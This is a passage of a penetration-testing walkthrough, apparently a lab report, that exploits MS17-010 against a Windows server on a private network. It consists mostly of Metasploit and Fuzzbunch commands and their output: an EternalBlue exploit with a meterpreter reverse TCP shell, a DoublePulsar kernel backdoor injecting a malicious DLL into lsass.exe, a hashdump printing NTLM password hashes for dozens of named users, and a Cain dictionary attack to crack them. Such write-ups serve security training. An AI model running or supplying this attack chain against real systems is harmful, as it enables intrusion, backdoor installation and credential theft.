


Figure 29

Opening up another terminal in Kali Linux type in the following to access MSFCONSOLE to start setting up eternalblue exploit.

msfconsole

use exploit/windows/smb/ms17_010_eternalblue

set payload windows/x64/meterpreter/reverse_tcp

Some ASCII art should appear when MSFCONSOLE has finished loading. Now it's time to set the hosts, the LHOST is the computers IP address and the RHOST will be Server 1's IP address. See Figure 30 and 31.

set LHOST 192.168.0.100

set RHOST 192.168.0.1

exploit


```
msf exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.0.100
LHOST => 192.168.0.100
msf exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.0.1
RHOST => 192.168.0.1
msf exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name                Current Setting  Required  Description
   ----                ---------------  --------  -----------
   GroomAllocations    12               yes       Initial number of times to groom the kernel pool.
   GroomDelta          5                yes       The amount to increase the groom count by per try.
   MaxExploitAttempts  3                yes       The number of times to retry the exploit.
   ProcessName         spoolsv.exe      yes       Process to inject payload into.
   RHOST               192.168.0.1      yes       The target address
   RPORT               445              yes       The target port (TCP)
   SMBDomain           .                no        (Optional) The Windows domain to use for authentication
   SMBPass                              no        (Optional) The password for the specified username
   SMBUser                              no        (Optional) The username to authenticate as
   VerifyArch          true             yes       Check if remote architecture matches exploit Target.
   VerifyTarget        true             yes       Check if remote OS matches exploit Target.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.0.100    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:
```

Figure 30

```
Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs


msf exploit(windows/smb/ms17_010_eternalblue) > exploit
```

Figure 31


After entering “exploit” MSFCONSOLE will set up a listener to confirm if the reverse TCP shell was successful. After the “WIN” has appeared a METERPRETER command line should appear, see Figure 32.



```
msf exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.0.100:4444
[*] 192.168.0.1:445 - Connecting to target for exploitation.
[+] 192.168.0.1:445 - Connection established for exploitation.
[+] 192.168.0.1:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.0.1:445 - CORE raw buffer dump (53 bytes)
[*] 192.168.0.1:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*] 192.168.0.1:445 - 0x00000010  30 30 38 20 52 32 20 44 61 74 61 63 65 6e 74 65  008 R2 Datacente
[*] 192.168.0.1:445 - 0x00000020  72 20 37 36 30 31 20 53 65 72 76 69 63 65 20 50  r 7601 Service P
[*] 192.168.0.1:445 - 0x00000030  61 63 6b 20 31                                   ack 1
[+] 192.168.0.1:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.0.1:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.0.1:445 - Sending all but last fragment of exploit packet
[*] 192.168.0.1:445 - Starting non-paged pool grooming
[+] 192.168.0.1:445 - Sending SMBv2 buffers
[+] 192.168.0.1:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.0.1:445 - Sending final SMBv2 buffers.
[*] 192.168.0.1:445 - Sending last fragment of exploit packet!
[*] 192.168.0.1:445 - Receiving response from exploit packet
[+] 192.168.0.1:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.0.1:445 - Sending egg to corrupted connection.
[*] 192.168.0.1:445 - Triggering free of corrupted buffer.
[*] Sending stage (206403 bytes) to 192.168.0.1
[*] Meterpreter session 1 opened (192.168.0.100:4444 -> 192.168.0.1:56147) at 2018-12-15 11:22:06 -0500
[+] 192.168.0.1:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.0.1:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.0.1:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > 
```

Figure 32

The next step is to use Fuzzbunch to send Eternalblue away. Open up a command prompt in Windows and access the location of the Fuzzbunch python script. See Figure 33, note that the Fuzzbunch file could be in a different location.



```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\amg>cd \nsa\windows

C:\NSA\windows>fb.py

--[ Version 3.5.1

[*] Loading Plugins
[*] Initializing Fuzzbunch v3.5.1
[*] Adding Global Variables
[+] Set ResourcesDir => C:\NSA\windows\Resources
[+] Set Color => True
[+] Set ShowHiddenParameters => False
[+] Set NetworkTimeout => 60
[+] Set LogDir => c:\logs
[*] Autorun ON

ImplantConfig Autorun List
==========================

  0) prompt confirm
  1) execute


Exploit Autorun List
====================

  0) apply
  1) touch all
  2) prompt confirm
  3) execute


Special Autorun List
====================

  0) apply
  1) touch all
  2) prompt confirm
  3) execute


Payload Autorun List
====================

  0) apply
  1) prompt confirm
  2) execute


[+] Set FbStorage => C:\NSA\windows\storage

[*] Retargetting Session

[?] Default Target IP Address [] : 192.168.0.1
[?] Default Callback IP Address [] : 192.168.0.200
```

Figure 33

Make sure to set the target IP address to the desired location and set redirection to no as seen in the first three lines of Figure 34.

```
[?] Default Target IP Address [] : 192.168.0.1
[?] Default Callback IP Address [] : 192.168.0.200
[?] Use Redirection [yes] : no

[?] Base Log directory [c:\logs] :
[*] Checking c:\logs for projects
Index      Project
-----      -------
0          test
1          test2
2          Create a New Project

[?] Project [0] :
[?] Set target log directory to 'c:\logs\test\z192.168.0.1'? [Yes] :

[*] Initializing Global State
[+] Set TargetIp => 192.168.0.1
[+] Set CallbackIp => 192.168.0.200

[!] Redirection OFF
[+] Set LogDir => c:\logs\test\z192.168.0.1
[+] Set Project => test

fb >
```

Figure 34

Now is the time to actually use Eternalblue, to do this simply type.

use Eternalblue

Make sure that the target is right before continuing.

```
fb > use Eternalblue

[!] Entering Plugin Context :: Eternalblue
[*] Applying Global Variables
[+] Set NetworkTimeout => 60
[+] Set TargetIp => 192.168.0.1

[*] Applying Session Parameters
[*] Running Exploit Touches


[!] Enter Prompt Mode :: Eternalblue

Module: Eternalblue
===================

Name                  Value
----                  -----
NetworkTimeout        60
TargetIp              192.168.0.1
TargetPort            445
VerifyTarget          True
VerifyBackdoor        True
MaxExploitAttempts    3
GroomAllocations      12
Target                WIN72K8R2

[!] plugin variables are valid
[?] Prompt For Variable Settings? [Yes] :
```

Figure 35

In this section the only additions needed is to input a “1” at target and at mode, see Figure 36.


```
[!] plugin variables are valid
[?] Prompt For Variable Settings? [Yes] :

[*]  NetworkTimeout :: Timeout for blocking network calls (in seconds). Use -1 f
or no timeout.

[?] NetworkTimeout [60] :

[*]  TargetIp :: Target IP Address

[?] TargetIp [192.168.0.1] :

[*]  TargetPort :: Port used by the SMB service for exploit connection

[?] TargetPort [445] :

[*]  VerifyTarget :: Validate the SMB string from target against the target sele
cted before exploitation.

[?] VerifyTarget [True] :

[*]  VerifyBackdoor :: Validate the presence of the DOUBLE PULSAR backdoor befor
e throwing. This option must be enabled for multiple exploit attempts.

[?] VerifyBackdoor [True] :

[*]  MaxExploitAttempts :: Number of times to attempt the exploit and groom. Dis
abled for XP/2K3.

[?] MaxExploitAttempts [3] :

[*]  GroomAllocations :: Number of large SMBv2 buffers (Vista+) or SessionSetup
allocations (XK/2K3) to do.

[?] GroomAllocations [12] :

[*]  Target :: Operating System, Service Pack, and Architecture of target OS

    0) XP            Windows XP 32-Bit All Service Packs
   *1) WIN72K8R2     Windows 7 and 2008 R2 32-Bit and 64-Bit All Service Packs

[?] Target [1] : 1


[!] Preparing to Execute Eternalblue

[*]  Mode :: Delivery mechanism

   *0) DANE     Forward deployment via DARINGNEOPHYTE
    1) FB       Traditional deployment from within FUZZBUNCH

[?] Mode [0] : 1
[+] Run Mode: FB

[?] This will execute locally like traditional Fuzzbunch plugins. Are you sure?
(y/n) [Yes] :
```

Figure 36

```
[?] This will execute locally like traditional Fuzzbunch plugins. Are you sure?
(y/n) [Yes] :
[*] Redirection OFF

[+] Configure Plugin Local Tunnels
[+] Local Tunnel - local-tunnel-1
[?] Destination IP [192.168.0.1] :
[?] Destination Port [445] :
[+] (TCP) Local 192.168.0.1:445

[+] Configure Plugin Remote Tunnels


Module: Eternalblue
===================

Name                    Value
----                    -----
DaveProxyPort           0
NetworkTimeout          60
TargetIp                192.168.0.1
TargetPort              445
VerifyTarget            True
VerifyBackdoor          True
MaxExploitAttempts      3
GroomAllocations        12
ShellcodeBuffer
Target                  WIN72K8R2

[?] Execute Plugin? [Yes] :
```

Figure 37


Execute the plugin and it will install a backdoor onto to Server 1, the “WIN” will show up if everything works out, see Figure 38.



```
    [+] Backdoor installed
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] CORE sent serialized output blob (2 bytes):
0x00000000  08 00                                                          ..
[*] Received output parameters from CORE
[+] CORE terminated with status code 0x00000000
[+] Eternalblue Succeeded
```

Figure 38

The malicious DLL files needs to be transfer so Doublepulsar is used to create a reverse TCP connection back to this computer from Server 1. See Figure 39.



```
fb Special (Eternalblue) > use Doublepulsar

[!] Entering Plugin Context :: Doublepulsar
[*] Applying Global Variables
[+] Set NetworkTimeout => 60
[+] Set TargetIp => 192.168.0.1

[*] Applying Session Parameters

[!] Enter Prompt Mode :: Doublepulsar

Module: Doublepulsar
====================

Name                  Value
----                  -----
NetworkTimeout        60
TargetIp              192.168.0.1
TargetPort            445
OutputFile
Protocol              SMB
Architecture          x86
Function              OutputInstall

[!] Plugin Variables are NOT Valid
[?] Prompt For Variable Settings? [Yes] :

[*]  NetworkTimeout :: Timeout for blocking network calls (in seconds
for no timeout.

[?] NetworkTimeout [60] :

[*]  TargetIp :: Target IP Address

[?] TargetIp [192.168.0.1] :

[*]  TargetPort :: Port used by the Double Pulsar back door

[?] TargetPort [445] :

[*]  Protocol :: Protocol for the backdoor to speak

   *0) SMB      Ring 0 SMB (TCP 445) backdoor
    1) RDP      Ring 0 RDP (TCP 3389) backdoor

[?] Protocol [0] :
```

Figure 39

The Architecture must be set to 64 bit as the Servers are both 64 bit, see Figure 40.

```
[*]  Architecture :: Architecture of the target OS

    0) x86      x86 32-bits
   *1) x64      x64 64-bits
```

Figure 40

Since the file is a DLL option 2 needs to be selected in Figure 41.

```
[*]  Function :: Operation for backdoor to perform

    0) OutputInstall     Only output the install shellcode to a binary file on d
isk.
    1) Ping              Test for presence of backdoor
   *2) RunDLL            Use an APC to inject a DLL into a user mode process.
    3) RunShellcode      Run raw shellcode
    4) Uninstall         Remove's backdoor from system

[?] Function [2] : 2
```

Figure 41

The DLL is located in the C drive so input "c:\msf.dll" to set it as the payload as seen on the third line of Figure 42.

```
[?] Function [2] : 2

[*]  DllPayload :: DLL to inject into user mode

[?] DllPayload [c:\msf.dll] : c:\msf.dll

[*]  DllOrdinal :: The exported ordinal number of the DLL being injected to

[?] DllOrdinal [1] :

[*]  ProcessName :: Name of process to inject into

[?] ProcessName [lsass.exe] :

[*]  ProcessCommandLine :: Command line of process to inject into

[?] ProcessCommandLine [] :

[!] Preparing to Execute Doublepulsar
[*] Redirection ON

[+] Configure Plugin Local Tunnels
[+] Local Tunnel - local-tunnel-1
[?] Destination IP [192.168.0.1] :
[?] Destination Port [445] :
[?] Listen IP [127.0.0.1] : 192.168.0.200
[?] Listen Port [445] :
[+] (TCP) Local 192.168.0.200:445 -> 192.168.0.1:445
```

Figure 42

Before executing check that the listener in Kali Linux is still up.

```
[?] Execute Plugin? [Yes] :
[*] Executing Plugin
[+] Selected Protocol SMB
[.] Connecting to target...
[+] Connected to target, pinging backdoor...
        [+] Backdoor returned code: 10 - Success!
        [+] Ping returned Target architecture: x64 (64-bit) - XOR Key: 0x370349A
3
    SMB Connection string is: Windows 7 Professional 7601 Service Pack 1
    Target OS is: 7 x64
    Target SP is: 1
        [+] Backdoor installed
        [+] DLL built
        [.] Sending shellcode to inject DLL
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Command completed successfully
[+] Doublepulsar Succeeded
```

Figure 43

Now that Doublepulsar has succeeded in Figure 43 and a connection to the Server has been created.

Since a connection to the Server is up, important information can be retrieved.

Using the meterpreter window from before all of the hashes from each user's password can be accessed seen in Figure 44.

Simply type in.

hashdump

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:ebb4324f92238051780d50bcd6cb8f6d:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:ab4f1664ad3a8ac47a90d02b3cc4fa37:::
Benny Hill:1000:aad3b435b51404eeaad3b435b51404ee:8516f8dca38b8541bc6f4732c3b304f2:::
R.Gudino:8410:aad3b435b51404eeaad3b435b51404ee:1c2b91dc5b57144d8710c86f3b69db5a:::
E.Breck:8411:aad3b435b51404eeaad3b435b51404ee:8bea9888fa6a7e8863210d08e85af46e:::
D.Lecroy:8412:aad3b435b51404eeaad3b435b51404ee:d922a05bdf6b48fd62372bb7d54e3790:::
C.Armes:8413:aad3b435b51404eeaad3b435b51404ee:64a254697744681ef840ba6bbf8f2799:::
C.Yother:8414:aad3b435b51404eeaad3b435b51404ee:f2e4456f49c5114fd386b118287408a1:::
K.Dipaola:8415:aad3b435b51404eeaad3b435b51404ee:feea695375d63e5c952152a129d83fe3:::
M.Lanasa:8416:aad3b435b51404eeaad3b435b51404ee:1427646b5f652e5c5356029aeb10d608:::
D.Clinard:8417:aad3b435b51404eeaad3b435b51404ee:e036df0eb8bfa5bc9a57f9dd0b6cf05b:::
W.Parekh:8418:aad3b435b51404eeaad3b435b51404ee:bb14ae3d15d5ca0788ded97a9f56062b:::
N.Hooton:8419:aad3b435b51404eeaad3b435b51404ee:78be78d9e9d6eaecce859e9293f33192:::
D.Mcdonough:8420:aad3b435b51404eeaad3b435b51404ee:d668eaa6308051b453fb42b6442ae6af:::
M.Bonneau:8421:aad3b435b51404eeaad3b435b51404ee:0f5377767841495489987477a1ea2568:::
F.Nelms:8422:aad3b435b51404eeaad3b435b51404ee:8cf0e11a315efefa65a66badb9ee719c:::
E.Hillhouse:8423:aad3b435b51404eeaad3b435b51404ee:cdb6c10c1a540ae9de679d7721780d25:::
M.Lampe:8424:aad3b435b51404eeaad3b435b51404ee:6edc41d85c4d9df1fd3140cc121727b8:::
L.Mcnaughton:8425:aad3b435b51404eeaad3b435b51404ee:bdcacccd22886ec9fc00082c3c8dd190:::
D.Halas:8426:aad3b435b51404eeaad3b435b51404ee:b749cb4df09c9e8080fb0180d033419c:::
R.Burstein:8427:aad3b435b51404eeaad3b435b51404ee:29fce465c5830465e59e467d1c8734a0:::
V.Layman:8428:aad3b435b51404eeaad3b435b51404ee:797cafd8bd3e0abbebcdb6bed1438924:::
A.Marsland:8429:aad3b435b51404eeaad3b435b51404ee:0079e667f2853df92448ca7a29353eb0:::
D.Rosamond:8430:aad3b435b51404eeaad3b435b51404ee:d667f7484febd2b91649c9f30d7b77c2:::
B.Riche:8431:aad3b435b51404eeaad3b435b51404ee:4f43d0d3ddd485f818a317f2e871d25f:::
J.Wiste:8432:aad3b435b51404eeaad3b435b51404ee:e8d24c2fce210d42e1aa41ad2ea12e03:::
T.Lefebre:8433:aad3b435b51404eeaad3b435b51404ee:e13000f41575901c2dadd06eb4d53a25:::
S.Dalrymple:8434:aad3b435b51404eeaad3b435b51404ee:41f568873a0d12431c58f7be1f0aff85:::
R.Stoneking:8435:aad3b435b51404eeaad3b435b51404ee:f6d17055873a0d0f8e33a15f80ee6410:::
S.Russom:8436:aad3b435b51404eeaad3b435b51404ee:871af0fff510054b75052a6e83b3c230:::
M.Maxwell:8437:aad3b435b51404eeaad3b435b51404ee:da5156e957e63b6278efba6a2f1864e9:::
Z.Sowders:8438:aad3b435b51404eeaad3b435b51404ee:89950b91a2dbc00ee8f3088ce6903b7c:::
```

Figure 44

Next step is decoding some of these hashes. Cain is a very useful and fast tool for decoding NTLM hashes and will organize the hash dump nicely. By going to the "Cracker" section, right clicking and pressing "Add to list" allows the hash dump to be added for cracking, next is to right click again and select "Select All" to highlight ever user and their details. Now a word list is needed to crack these hashes, many word lists can be found online, right click and select "Dictionary Attack" then select "NTLM Hashes" as that is how theses passwords have been stored. See Figure 45.

User Name	LM Password	< 8	NT Password	LM Hash	NT Hash	challenge	Type
Administrator	* empty *	*		AAD3B435B51...	EBB4324F9223...		LM & NTLM
Guest	* empty *	*	* empty *	AAD3B435B51...	31D6CFE0D16...		LM & NTLM
krbtgt	* empty *	*		AAD3B435B51...	AB4F1664AD3...		LM & NTLM
Benny Hill	* empty *	*		AAD3B435B51...	8516F8DCA38B...		LM & NTLM
R.Gudino	* empty *	*		AAD3B435B51...	1C2B91DC5B5...		LM & NTLM
E.Breck	* empty *	*		AAD3B435B51...	8BEA9888FA6A...		LM & NTLM
D.Lecroy	* empty *	*		AAD3B435B51...	D922A05BDF6...		LM & NTLM
C.Armes	* empty *	*		AAD3B435B51...	64A254697744...		LM & NTLM
C.Yother	* empty *	*		AAD3B435B51...	F2E4456F49C5...		LM & NTLM
K.Dipaola	* empty *	*		AAD3B435B51...	FEEA695375D6...		LM & NTLM
M.Lanasa	* empty *	*		AAD3B435B51...	1427646B5F652...		LM & NTLM
D.Clinard	* empty *	*		AAD3B435B51...	E036DF0EB8BF...		LM & NTLM
W.Parekh	* empty *	*		AAD3B435B51...	BB14AE3D15D...		LM & NTLM
N.Hooton	* empty *	*		AAD3B435B51...	78BE78D9E9D6...		LM & NTLM
D.Mcdonough	* empty *	*		AAD3B435B51...	D668EAA63080...		LM & NTLM
M.Bonneau	* empty *	*		AAD3B435B51...	0F53777678414...		LM & NTLM
F.Nelms	* empty *	*		AAD3B435B51...	8CF0E11A315E...		LM & NTLM
E.Hillhouse	* empty *	*		AAD3B435B51...	CDB6C10C1A5...		LM & NTLM
M.Lampe	* empty *	*		AAD3B435B51...	6EDC41D85C4...		LM & NTLM
L.Mcnaughton	* empty *	*		AAD3B435B51...	BDCACCCD22...		LM & NTLM
D.Halas	* empty *	*		AAD3B435B51...	B749CB4DF09...		LM & NTLM
R.Burstein	* empty *	*		AAD3B435B51...	29FCE465C583...		LM & NTLM
V.Layman	* empty *	*		AAD3B435B51...	797CAFD8BD3...		LM & NTLM
A.Marsland	* empty *	*		AAD3B435B51...	0079E667F2853...		LM & NTLM
D.Rosamond	* empty *	*		AAD3B435B51...	D667F7484FEB...		LM & NTLM
B.Riche	* empty *	*		AAD3B435B51...	4F43D0D3DDD...		LM & NTLM
J.Wiste	* empty *	*		AAD3B435B51...	E8D24C2FCE21...		LM & NTLM
T.Lefebre	* empty *	*		AAD3B435B51...	E13000F415759...		LM & NTLM
S.Dalrymple	* empty *	*		AAD3B435B51...	41F568873A0D...		LM & NTLM
R.Stoneking	* empty *	*		AAD3B435B51...	F6D17055873A...		LM & NTLM
S.Russom	* empty *	*		AAD3B435B51...	871AF0FFF510...		LM & NTLM
M.Maxwell	* empty *	*		AAD3B435B51...	DA5156E957E6...		LM & NTLM
Z.Sowders	* empty *	*		AAD3B435B51...	89950B91A2DB...		LM & NTLM
M.Hoy	* empty *	*		AAD3B435B51...	B9972D4BCF4E...		LM & NTLM
C.Selzer	* empty *	*		AAD3B435B51...	CDA3E17BC19...		LM & NTLM
K.Leiker	* empty *	*		AAD3B435B51...	F8F33CFB622A...		LM & NTLM
S.Gerst	* empty *	*		AAD3B435B51...	253AC7279AC...		LM & NTLM
D.Kennemer	* empty *	*		AAD3B435B51...	89541E187B43...		LM & NTLM
L.Angelo	* empty *	*		AAD3B435B51...	B2FB255AACC...		LM & NTLM
L.Gamino	* empty *	*		AAD3B435B51...	2CF4E4571585...		LM & NTLM

Figure 45

